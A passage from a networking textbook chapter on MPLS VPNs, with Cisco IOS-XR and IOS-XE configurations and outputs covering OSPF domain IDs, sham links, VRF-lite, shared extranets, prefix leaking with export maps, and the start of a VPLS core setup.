*Jul 27 07:45:50.193: %OSPF-5-ADJCHG: Process 1, Nbr 172.30.2.1 on GigabitEthernet1 from
LOADING to FULL, Loading Donep os
CustA-2(config-if)#ip ospf 1 area 0
CustA-2(config-if)#
```

After setting up OSPF on the interfaces, you need to mutually redistribute with BGP on the PE routers:

```
RP/0/0/CPU0:PE1(config)#router ospf 1
RP/0/0/CPU0:PE1(config-ospf)#vrf CustomerA
RP/0/0/CPU0:PE1(config-ospf-vrf)#address-family ipv4 unicast
RP/0/0/CPU0:PE1(config-ospf-vrf)#redistribute bgp 65001
RP/0/0/CPU0:PE1(config-ospf-vrf)#commit
Mon Jul 27 07:54:22.860 UTC
RP/0/0/CPU0:PE1(config-ospf-vrf)#router bgp 65001
RP/0/0/CPU0:PE1(config-bgp)#vrf CustomerA
RP/0/0/CPU0:PE1(config-bgp-vrf)#address-family ipv4 unicast
RP/0/0/CPU0:PE1(config-bgp-vrf-af)#redistribute ospf 1 match internal external
RP/0/0/CPU0:PE1(config-bgp-vrf-af)#commit
Mon Jul 27 07:56:36.231 UTC

PE2(config-if)#router ospf 102
PE2(config-router)#redistribute bgp 65001 subnets
PE2(config-router)#router bgp 65001
PE2(config-router)#address-family ipv4 vrf CustomerA
PE2(config-router-af)#redistribute ospf 102 match internal external
PE2(config-router-af)#
```

Now we can see that routes are in the table, but they are showing up as external routes. This is because of the different OSPF process numbers on the PE routers. For most purposes, process numbers are only locally significant, but they are also used for the OSPF domain ID:

```
CustA-2#sh ip route os
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       a - application route
       + - replicated route, % - next hop override, p - overrides from PfR

Gateway of last resort is not set

      172.30.0.0/16 is variably subnetted, 3 subnets, 2 masks
O E2     172.30.1.0/24 [110/1] via 172.30.2.1, 00:00:49, GigabitEthernet1
      172.31.0.0/16 is variably subnetted, 3 subnets, 2 masks
O E2     172.31.1.0/24 [110/2] via 172.30.2.1, 00:00:49, GigabitEthernet1
CustA-2#
```

When OSPF is redistributed from MP-BGP over MPLS, the domain ID is checked. If it doesn't match, the routes are considered external. To solve the problem, you can either manually set the domain ID or ensure that the process IDs match. In the following example, you set the domain IDs to be the same value:

```
PE2#show ip ospf 102
 Routing Process "ospf 102" with ID 172.30.2.1
   Domain ID type 0x0005, value 0.0.0.102
<output truncated>

PE2#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
PE2(config)#router ospf 102
PE2(config-router)#domain-id 0.0.0.1
```

After setting consistent router IDs, the routes are now coming in as interarea routes:

```
CustA-2#sh ip route ospf
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       a - application route
       + - replicated route, % - next hop override, p - overrides from PfR

Gateway of last resort is not set

      172.30.0.0/16 is variably subnetted, 3 subnets, 2 masks
O IA     172.30.1.0/24 [110/11] via 172.30.2.1, 00:01:02, GigabitEthernet1
      172.31.0.0/16 is variably subnetted, 3 subnets, 2 masks
O IA     172.31.1.0/24 [110/21] via 172.30.2.1, 00:01:02, GigabitEthernet1
CustA-2#
```

What if you need the routes to be intra-area routes? For example, if you have an intra-area backdoor path, OSPF will always select it over the interarea path, regardless of the link cost. The reason they show up as interarea is because the MPLS backbone is considered as a super-area that is above Area 0. To make the routes show up as intra-area, you need to create a sham link on the PE routers. Note that even though this feature exists, most ISPs will not support it.

To configure a sham link, you need to create loopbacks in the VRF on the PE routers and create the sham link between them. The loopbacks must be advertised by BGP. If you advertise the loopbacks with OSPF, the route flaps when the virtual link comes up:

```
RP/0/0/CPU0:PE1(config)#int lo10
RP/0/0/CPU0:PE1(config-if)#vrf CustomerA
RP/0/0/CPU0:PE1(config-if)#ip add 10.10.10.1 255.255.255.255
RP/0/0/CPU0:PE1(config-if)#commit
Mon Jul 27 08:12:19.887 UTC
RP/0/0/CPU0:PE1(config-if)#router bgp 65001
RP/0/0/CPU0:PE1(config-bgp)#vrf CustomerA
```

```
RP/0/0/CPU0:PE1(config-bgp-vrf)#address-family ipv4 unicast
RP/0/0/CPU0:PE1(config-bgp-vrf-af)#network 10.10.10.1/32
RP/0/0/CPU0:PE1(config-bgp-vrf-af)#commit

PE2(config)#int lo10
PE2(config-if)#vrf forwarding CustomerA
PE2(config-if)#ip add 10.10.10.2 255.255.255.255
PE2(config-if)#exit
PE2(config)#router bgp 65001
PE2(config-router)#address-family ipv4 vrf CustomerA
PE2(config-router-af)#network 10.10.10.2 mask 255.255.255.255
PE2(config-router-af)#exit
PE2(config-router)#exit

RP/0/0/CPU0:PE1(config-bgp-vrf-af)#router ospf 1
RP/0/0/CPU0:PE1(config-ospf)# vrf CustomerA
RP/0/0/CPU0:PE1(config-ospf-vrf)#address-family ipv4
RP/0/0/CPU0:PE1(config-ospf-vrf)#area 0 sham-link 10.10.10.1 10.10.10.2
RP/0/0/CPU0:PE1(config-ospf-vrf-ar-sl)#commit

PE2(config)#router ospf 102
PE2(config-router)#area 0 sham-link 10.10.10.2 10.10.10.1
PE2(config-router)#
```

The OSPF neighbors now show the sham link, and the customer routing tables show the routes as intra-area. The two external routes that you see in the routing table are the sham link endpoints. You could filter those out without causing any problems:

```
PE2(config-router)#do show ip ospf nei

Neighbor ID     Pri   State           Dead Time   Address         Interface
1.1.1.1           0   FULL/  -        00:00:21    10.10.10.1      OSPF_SL0
10.1.20.1         1   FULL/DR         00:00:34    172.30.2.2      GigabitEthernet2
PE2(config-router)#

CustA-1#sh ip route ospf
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       a - application route
       + - replicated route, % - next hop override, p - overrides from PfR

Gateway of last resort is not set

      10.0.0.0/32 is subnetted, 3 subnets
O E2     10.10.10.1 [110/1] via 172.30.1.1, 00:00:39, GigabitEthernet1
O E2     10.10.10.2 [110/1] via 172.30.1.1, 00:02:49, GigabitEthernet1
```

```
      172.30.0.0/16 is variably subnetted, 3 subnets, 2 masks
O        172.30.2.0/24 [110/3] via 172.30.1.1, 00:00:39, GigabitEthernet1
      172.31.0.0/16 is variably subnetted, 3 subnets, 2 masks
O        172.31.2.0/24 [110/4] via 172.30.1.1, 00:00:39, GigabitEthernet1
CustA-1#
```

VRF-Lite

When a customer network uses VRFs to segregate traffic without the use of MPLS, it is called VRF-lite. When the customer uses VRF-lite and uses MPLS VPNs, there can be an issue due to the OSPF down bit. The down bit is set when MP-BGP redistributes in OSPF. By default, OSPF checks this bit when it is in a VRF. This bit prevents type 3 and, in some cases, type 5 and 7 LSAs from being used during the SPF calculation. To solve this problem for VRF-lite, you can disable the down bit using the `capability vrf-lite` OSPF process command:

```
CE1(config)#router ospf 1
CE1(config-router)#capability vrf-lite
```

Shared Extranet

Sometimes two organizations need to share some resources without exposing their internal networks. In this case, they may choose to deploy an extranet. An *extranet* is a controlled network that allows organizations to securely share some of their resources.

In this example, you add CustomerB and a shared site. CustomerA and CustomerB networks cannot directly communicate, but they can both communicate with the shared site.

We start this example by adding the shared site. The shared site is dual connected to PE3 and PE4. The shared site VRF will import the route targets for CustomerA and CustomerB. We pre-staged the customer VRFs to import 10:10 from the shared site:

```
RP/0/0/CPU0:PE3(config)#vrf Shared
RP/0/0/CPU0:PE3(config-vrf)#address-family ipv4 unicast
RP/0/0/CPU0:PE3(config-vrf-af)#import route-target 10:10
RP/0/0/CPU0:PE3(config-vrf-af)#import route-target 1:1
RP/0/0/CPU0:PE3(config-vrf-af)#import route-target 2:2
RP/0/0/CPU0:PE3(config-vrf-af)#export route-target 10:10
RP/0/0/CPU0:PE3(config-vrf-af)#commit
Mon Jul 27 08:41:18.815 UTC

RP/0/0/CPU0:PE4#conf t
Mon Jul 27 08:41:40.724 UTC
RP/0/0/CPU0:PE4(config)#vrf Shared
RP/0/0/CPU0:PE4(config-vrf)# address-family ipv4 unicast
RP/0/0/CPU0:PE4(config-vrf-af)#  import route-target
RP/0/0/CPU0:PE4(config-vrf-import-rt)#   1:1
RP/0/0/CPU0:PE4(config-vrf-import-rt)#   2:2
RP/0/0/CPU0:PE4(config-vrf-import-rt)#   10:10
RP/0/0/CPU0:PE4(config-vrf-import-rt)#  export route-target
RP/0/0/CPU0:PE4(config-vrf-export-rt)#   10:10
RP/0/0/CPU0:PE4(config-vrf-export-rt)#commit
Mon Jul 27 08:41:43.734 UTC
```

```
RP/0/0/CPU0:PE3(config-vrf-af)#int g0/0/0/2
RP/0/0/CPU0:PE3(config-if)#no shut
RP/0/0/CPU0:PE3(config-if)#vrf Shared
RP/0/0/CPU0:PE3(config-if)#ip add 172.40.1.1 255.255.255.0
RP/0/0/CPU0:PE3(config-if)#commit

RP/0/0/CPU0:PE4(config-vrf-export-rt)#int g0/0/0/2
RP/0/0/CPU0:PE4(config-if)#no sh
RP/0/0/CPU0:PE4(config-if)#vrf Shared
RP/0/0/CPU0:PE4(config-if)#ip add 172.40.2.1 255.255.255.0
RP/0/0/CPU0:PE4(config-if)#commit

! Configure BGP on PE3 and PE4
RP/0/0/CPU0:PE3(config-if)#router bgp 65001
RP/0/0/CPU0:PE3(config-bgp)#vrf Shared
RP/0/0/CPU0:PE3(config-bgp-vrf)#rd 10:10
RP/0/0/CPU0:PE3(config-bgp-vrf)#neighbor 172.40.1.2
RP/0/0/CPU0:PE3(config-bgp-vrf-nbr)#remote-as 6500
RP/0/0/CPU0:PE3(config-bgp-vrf)#address-family ipv4 unicast
RP/0/0/CPU0:PE3(config-bgp-vrf-nbr-af)#route-policy VPN_POLICY in
RP/0/0/CPU0:PE3(config-bgp-vrf-nbr-af)#route-policy VPN_POLICY out
RP/0/0/CPU0:PE3(config-bgp-vrf-af)#commit

RP/0/0/CPU0:PE4(config-if)#router bgp 65001
RP/0/0/CPU0:PE4(config-bgp)#vrf Shared
RP/0/0/CPU0:PE4(config-bgp-vrf)#rd 10:10
RP/0/0/CPU0:PE4(config-bgp-vrf)#neighbor 172.40.2.2 remote-as 6500
RP/0/0/CPU0:PE4(config-bgp-vrf)#address-family ipv4 unicast
RP/0/0/CPU0:PE4(config-bgp-vrf-af)#commit
Mon Jul 27 08:47:08.371 UTC

SharedServices(config)#int g2
SharedServices(config-if)#ip add 172.40.1.2 255.255.255.0
SharedServices(config-if)#no shut
SharedServices(config-if)#int g3
SharedServices(config-if)#ip add 172.40.2.2 255.255.255.0
SharedServices(config-if)#no shut
SharedServices(config-if)#int g1
SharedServices(config-if)#ip add 172.40.3.1 255.255.255.0
SharedServices(config-if)#no shut

! Configure BGP on SharedServices CE
SharedServices(config-if)#router bgp 6500
SharedServices(config-router)#neighbor 172.40.1.1 remote-as 65001
SharedServices(config-router)#neighbor 172.40.2.1 remote-as 65001
SharedServices(config-router)#network 172.40.3.0 mask 255.255.255.0
SharedServices(config-router)#network 172.40.1.0 mask 255.255.255.0
SharedServices(config-router)#network 172.40.2.0 mask 255.255.255.0
```

We already configured the customer sites to import route target 10:10, so let's look at the routing tables to see if everything is as we expect it:

```
SharedServices#sh ip route bgp
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       a - application route
       + - replicated route, % - next hop override, p - overrides from PfR

Gateway of last resort is not set

      10.0.0.0/32 is subnetted, 2 subnets
B        10.10.10.1 [20/0] via 172.40.2.1, 00:04:58
B        10.10.10.2 [20/0] via 172.40.2.1, 00:04:58
      172.30.0.0/24 is subnetted, 2 subnets
B        172.30.1.0 [20/0] via 172.40.2.1, 00:04:58
B        172.30.2.0 [20/0] via 172.40.2.1, 00:04:58
      172.31.0.0/24 is subnetted, 2 subnets
B        172.31.1.0 [20/0] via 172.40.2.1, 00:04:58
B        172.31.2.0 [20/0] via 172.40.2.1, 00:04:58
      172.35.0.0/24 is subnetted, 1 subnets
B        172.35.2.0 [20/0] via 172.40.2.1, 00:04:58
      172.36.0.0/24 is subnetted, 1 subnets
B        172.36.2.0 [20/0] via 172.40.2.1, 00:04:58
SharedServices#

CustA-1#sh ip route ospf
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       a - application route
       + - replicated route, % - next hop override, p - overrides from PfR

Gateway of last resort is not set

      10.0.0.0/32 is subnetted, 3 subnets
O E2     10.10.10.1 [110/1] via 172.30.1.1, 00:48:10, GigabitEthernet1
O E2     10.10.10.2 [110/1] via 172.30.1.1, 00:50:20, GigabitEthernet1
      172.30.0.0/16 is variably subnetted, 3 subnets, 2 masks
O        172.30.2.0/24 [110/3] via 172.30.1.1, 00:48:10, GigabitEthernet1
      172.31.0.0/16 is variably subnetted, 3 subnets, 2 masks
O        172.31.2.0/24 [110/4] via 172.30.1.1, 00:48:10, GigabitEthernet1
      172.40.0.0/24 is subnetted, 3 subnets
```

```
O E2     172.40.1.0 [110/1] via 172.30.1.1, 00:00:17, GigabitEthernet1
O E2     172.40.2.0 [110/1] via 172.30.1.1, 00:00:17, GigabitEthernet1
O E2     172.40.3.0 [110/1] via 172.30.1.1, 00:00:47, GigabitEthernet1
CustA-1#

CustB-1#show ip route eigrp
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       a - application route
       + - replicated route, % - next hop override, p - overrides from PfR

Gateway of last resort is not set

      172.35.0.0/16 is variably subnetted, 3 subnets, 2 masks
D        172.35.2.0/24 [90/15360] via 172.35.1.1, 01:42:43, GigabitEthernet1
      172.36.0.0/16 is variably subnetted, 3 subnets, 2 masks
D        172.36.2.0/24 [90/20480] via 172.35.1.1, 01:42:43, GigabitEthernet1
      172.40.0.0/24 is subnetted, 3 subnets
D EX     172.40.1.0 [170/522240] via 172.35.1.1, 00:00:02, GigabitEthernet1
D EX     172.40.2.0 [170/522240] via 172.35.1.1, 00:00:02, GigabitEthernet1
D EX     172.40.3.0 [170/522240] via 172.35.1.1, 00:00:32, GigabitEthernet1
CustB-1#
```

We saw routes from both customers at the shared site. CustomerA is seeing the shared site's prefixes as OSPF external. CustomerB is seeing them as EIGRP external. The customers are not seeing each other's prefixes.

A ping test shows that you can get to the shared services site from each customer:

```
CustA-1#ping 172.40.3.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.40.3.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 13/14/17 ms
CustA-1#

CustB-2#ping 172.40.3.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.40.3.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 7/7/8 ms
CustB-2#
```

Leaking Prefixes

In some cases, you don't want to import or export all of the prefixes in a VRF. You can use export maps to write over or add to the route target community attribute based on a route map. This gives you the flexibility to manipulate the export based on anything that a route map can match.

To continue the previous example, assume that you want a new network 10.2.200.1 from CustomerA to be able to communicate with 10.3.200.1 from CustomerB. You don't want the two customers to share any other routes. To accomplish this, you create prefix lists and then create route maps that match the prefix lists and set the route target. Then you apply the route map using an export map in the VRF:

```
! We need to create the interface to use in this example.
CustA-2(config)#int lo2
CustA-2(config-if)#ip add 10.2.200.1 255.255.255.255
CustA-2(config-if)#ip ospf 1 area 0

! We configured EIGRP with network 0.0.0.0, so it will automatically advertise in EIGRP
CustB-2(config)#int lo2
CustB-2(config-if)#ip add 10.3.200.1 255.255.255.255

PE2(config)#ip prefix-list EXPORT permit 10.2.200.1/32
PE2(config)#route-map EXPORT_MAP permit 10
! Match the prefix(es) to be exported
PE2(config-route-map)#match ip address prefix-list EXPORT
! Set the route target extended community to Customer B's route target.
! The additive key word will add the community instead of replacing it
PE2(config-route-map)#set extcommunity rt 2:2 additive
!
! Apply the route map to the VRF address family
PE2(config-route-map)#vrf definition CustomerA
PE2(config-vrf)#address-family ipv4
PE2(config-vrf-af)#export map EXPORT_MAP
```

When you look at the BGP table for 10.2.200.1/32, you see two route targets:

```
PE2#show bgp vpnv4 unicast vrf CustomerB 10.2.200.1/32
BGP routing table entry for 2:2:10.2.200.1/32, version 54
Paths: (1 available, best #1, table CustomerB)
  Not advertised to any peer
  Refresh Epoch 1
  Local, imported path from 1:1:10.2.200.1/32 (CustomerA)
    172.30.2.2 (via vrf CustomerA) (via CustomerA) from 0.0.0.0 (2.2.2.2)
      Origin incomplete, metric 2, localpref 100, weight 32768, valid, external, best
      Extended Community: RT:1:1 RT:2:2 OSPF DOMAIN ID:0x0005:0x000000000200
        OSPF RT:0.0.0.0:2:0 OSPF ROUTER ID:172.30.2.1:0
      rx pathid: 0, tx pathid: 0x0
PE2#
```

Now you will create the export map to leak the CustomerB route and confirm that it is setting the additive route target:

```
PE2(config)#ip prefix-list EXPORT_B permit 10.3.200.1/32
PE2(config)#route-map EXPORT_MAP permit 20
PE2(config-route-map)#match ip address prefix-list EXPORT_B
PE2(config-route-map)#set extcommunity rt 1:1 additive
PE2(config-route-map)#vrf definition CustomerB
PE2(config-vrf)#address-family ipv4
PE2(config-vrf-af)#export map EXPORT_MAP
PE2(config-vrf-af)#end
!
PE2# show bgp vpnv4 unicast vrf CustomerA 10.3.200.1/32
BGP routing table entry for 1:1:10.3.200.1/32, version 68
Paths: (1 available, best #1, table CustomerA)
  Not advertised to any peer
  Refresh Epoch 1
  Local, imported path from 2:2:10.3.200.1/32 (CustomerB)
    172.35.2.2 (via vrf CustomerB) (via CustomerB) from 0.0.0.0 (2.2.2.2)
      Origin incomplete, metric 10880, localpref 100, weight 32768, valid, external, best
      Extended Community: RT:1:1 RT:2:2 Cost:pre-bestpath:128:10880
        0x8800:32768:0 0x8801:100:288 0x8802:65281:2560 0x8803:65281:1500
        0x8806:0:2888040961
      rx pathid: 0, tx pathid: 0x0
PE2#
```

When you look at CustomerB's routing table, you only see the prefixes from CustomerB, the shared site, and the one prefix leaked from CustomerA:

```
CustB-1#sh ip route eigrp
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       a - application route
       + - replicated route, % - next hop override, p - overrides from PfR

Gateway of last resort is not set

      10.0.0.0/32 is subnetted, 2 subnets
D EX     10.2.200.1 [170/522240] via 172.35.1.1, 00:06:06, GigabitEthernet1
D        10.3.200.1 [90/16000] via 172.35.1.1, 00:10:04, GigabitEthernet1
      172.35.0.0/16 is variably subnetted, 3 subnets, 2 masks
D        172.35.2.0/24 [90/15360] via 172.35.1.1, 02:05:45, GigabitEthernet1
      172.36.0.0/16 is variably subnetted, 3 subnets, 2 masks
D        172.36.2.0/24 [90/20480] via 172.35.1.1, 02:05:45, GigabitEthernet1
      172.40.0.0/24 is subnetted, 3 subnets
```

```
D EX     172.40.1.0 [170/522240] via 172.35.1.1, 00:23:04, GigabitEthernet1
D EX     172.40.2.0 [170/522240] via 172.35.1.1, 00:23:04, GigabitEthernet1
D EX     172.40.3.0 [170/522240] via 172.35.1.1, 00:23:34, GigabitEthernet1
CustB-1#
```

You can test connectivity using ping. You see that if you source the ping from 172.25.1.1, it works, but it does not work from any other interface:

```
CustB-2#ping 10.2.200.1 source lo2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.2.200.1, timeout is 2 seconds:
Packet sent with a source address of 10.3.200.1
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/2 ms
! Ping fails from this source because the prefix back to this source isn't leaked
CustB-2#ping 10.2.200.1 source g1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.2.200.1, timeout is 2 seconds:
Packet sent with a source address of 172.35.2.2
.....
Success rate is 0 percent (0/5)
CustB-2#
```

Layer 2 MPLS VPN

We hope you had fun following the layer 3 MPLS VPN. Now we are going to create a new topology to build a layer 2 MPLS VPN using Virtual Private LAN Service (VPLS). VPLS extends a layer 2 network between multiple sites. It is useful when you have traffic that must be on the same subnet but is geographically separated. It has an advantage over older point-to-point layer 2 tunnels because it can involve multiple sites.

The service provider MPLS network to support layer 2 MPLS VPN can be the same infrastructure that provides customers with layer 3 MPLS VPNs. One extra concern is that layer 2 VPNs are more sensitive to MTU issues because there may be different MTUs for hosts in the same network. If possible, the service provider should increase their MTU to provide customers with a minimum MTU of 1500.

Figure 23-3 shows the topology we are using for this example. The provider routing is running IOS-XR. All other routers are running IOS-XE. We are using OSPF as the MPLS IGP.




Figure 23-3. *MPLS layer 2 VPN*

We will start with configuring the MPLS core. This is very similar to what we did for the layer 3 VPN, except we are using OSPF for this example:

```
RP/0/RP0/CPU0:ios(config)#int g0/0/0/0
RP/0/RP0/CPU0:ios(config-if)#description ToPE1
RP/0/RP0/CPU0:ios(config-if)#no shut
RP/0/RP0/CPU0:ios(config-if)#ip add 10.10.11.1 255.255.255.0
RP/0/RP0/CPU0:ios(config-if)#int g0/0/0/1
RP/0/RP0/CPU0:ios(config-if)#description ToPE2
RP/0/RP0/CPU0:ios(config-if)#ip add 10.10.12.1 255.255.255.0
RP/0/RP0/CPU0:ios(config-if)#no shut
RP/0/RP0/CPU0:ios(config-if)#int g0/0/0/2
RP/0/RP0/CPU0:ios(config-if)#description ToPE3
RP/0/RP0/CPU0:ios(config-if)#ip add 10.10.13.1 255.255.255.0
RP/0/RP0/CPU0:ios(config-if)#no shut
RP/0/RP0/CPU0:ios(config-if)#int lo100
RP/0/RP0/CPU0:P1(config-if)#ip add 1.1.1.1 255.255.255.255
RP/0/RP0/CPU0:P1(config-if)#commit
Tue Jul 28 00:29:15.943 UTC
RP/0/RP0/CPU0:P1(config-if)#router ospf 1
RP/0/RP0/CPU0:P1(config-ospf)#router-id 1.1.1.1
```

```
RP/0/RP0/CPU0:P1(config-ospf)#address-family ipv4
RP/0/RP0/CPU0:P1(config-ospf)#area 0
RP/0/RP0/CPU0:P1(config-ospf-ar)#passive enable
RP/0/RP0/CPU0:P1(config-ospf-ar)#interface g0/0/0/0
RP/0/RP0/CPU0:P1(config-ospf-ar-if)#passive disable
RP/0/RP0/CPU0:P1(config-ospf-ar-if)#exit
RP/0/RP0/CPU0:P1(config-ospf-ar)#interface g0/0/0/1
RP/0/RP0/CPU0:P1(config-ospf-ar-if)#passive disable
RP/0/RP0/CPU0:P1(config-ospf-ar-if)#exit
RP/0/RP0/CPU0:P1(config-ospf-ar)#interface g0/0/0/2
RP/0/RP0/CPU0:P1(config-ospf-ar-if)#passive disable
RP/0/RP0/CPU0:P1(config-ospf-ar-if)#exit
RP/0/RP0/CPU0:P1(config-ospf-ar)#int lo100
RP/0/RP0/CPU0:P1(config-ospf-ar-if)#exit
RP/0/RP0/CPU0:P1(config-ospf-ar)#mpls ldp auto-config
RP/0/RP0/CPU0:P1(config-ospf-ar)#commit
RP/0/RP0/CPU0:P1(config-ospf-ar)#exit
RP/0/RP0/CPU0:P1(config-ospf)#exit
RP/0/RP0/CPU0:P1(config)#mpls ldp router-id 1.1.1.1
RP/0/RP0/CPU0:P1(config)#commit

PE1(config)#mpls ip
PE1(config)#router ospf 1
PE1(config-router)#router-id 10.10.10.10
PE1(config-router)#passive-interface default
PE1(config-router)#no passive-interface g1
PE1(config-router)#mpls ldp autoconfig
PE1(config)#int lo100
PE1(config-if)#ip add 10.10.10.10 255.255.255.255
PE1(config-if)#ip ospf 1 area 0
PE1(config-router)#int g1
PE1(config-if)#no shut
PE1(config-if)#ip add 10.10.11.2 255.255.255.0
PE1(config-if)#ip ospf 1 area 0
*Jul 28 00:39:29.699: %OSPF-5-ADJCHG: Process 1, Nbr 1.1.1.1 on GigabitEthernet1 from
LOADING to FULL, Loading Done
*Jul 28 00:39:30.022: %LDP-5-NBRCHG: LDP Neighbor 1.1.1.1:0 (1) is UP
PE1(config-if)#exit
PE1(config)#mpls ldp router-id lo100 force

PE2(config)#mpls ip
PE2(config)#router ospf 1
PE2(config-router)#
*Jul 28 00:41:58.262: %OSPF-6-DFT_OPT: Protocol timers for fast convergence are Enabled.
PE2(config-router)#
*Jul 28 00:41:58.266: %OSPF-4-NORTRID: OSPF process 1 failed to allocate unique router-id
and cannot start
PE2(config-router)#router-id 20.20.20.20
PE2(config-router)#passive-int def
PE2(config-router)#no pass g1
PE2(config-router)#mpls ldp auto
```

```
PE2(config-router)#int lo100
PE2(config-if)#ip add 20
*Jul 28 00:42:18.264: %LINEPROTO-5-UPDOWN: Line protocol on Interface Loopback100, changed
state to up
PE2(config-if)#ip add 20.20.20.20 255.255.255.255
PE2(config-if)#ip ospf 1 area 0
PE2(config-if)#int g1
PE2(config-if)#no shut
PE2(config-if)#ip add 10.10.12.2 255.255.255.0
*Jul 28 00:42:41.391: %LINK-3-UPDOWN: Interface GigabitEthernet1, changed state to up
*Jul 28 00:42:42.392: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet1,
changed state to up
PE2(config-if)#ip ospf 1 area 0
*Jul 28 00:42:53.389: %OSPF-5-ADJCHG: Process 1, Nbr 1.1.1.1 on GigabitEthernet1 from
LOADING to FULL, Loading Done
*Jul 28 00:42:55.504: %LDP-5-NBRCHG: LDP Neighbor 1.1.1.1:0 (1) is UP
PE2(config-if)#mpls ldp router-id lo100 fo
PE2(config)#

PE3(config)#mpls ip
PE3(config)#router ospf 1
PE3(config-router)#
*Jul 28 00:43:36.283: %OSPF-6-DFT_OPT: Protocol timers for fast convergence are Enabled.
PE3(config-router)#
*Jul 28 00:43:36.286: %OSPF-4-NORTRID: OSPF process 1 failed to allocate unique router-id
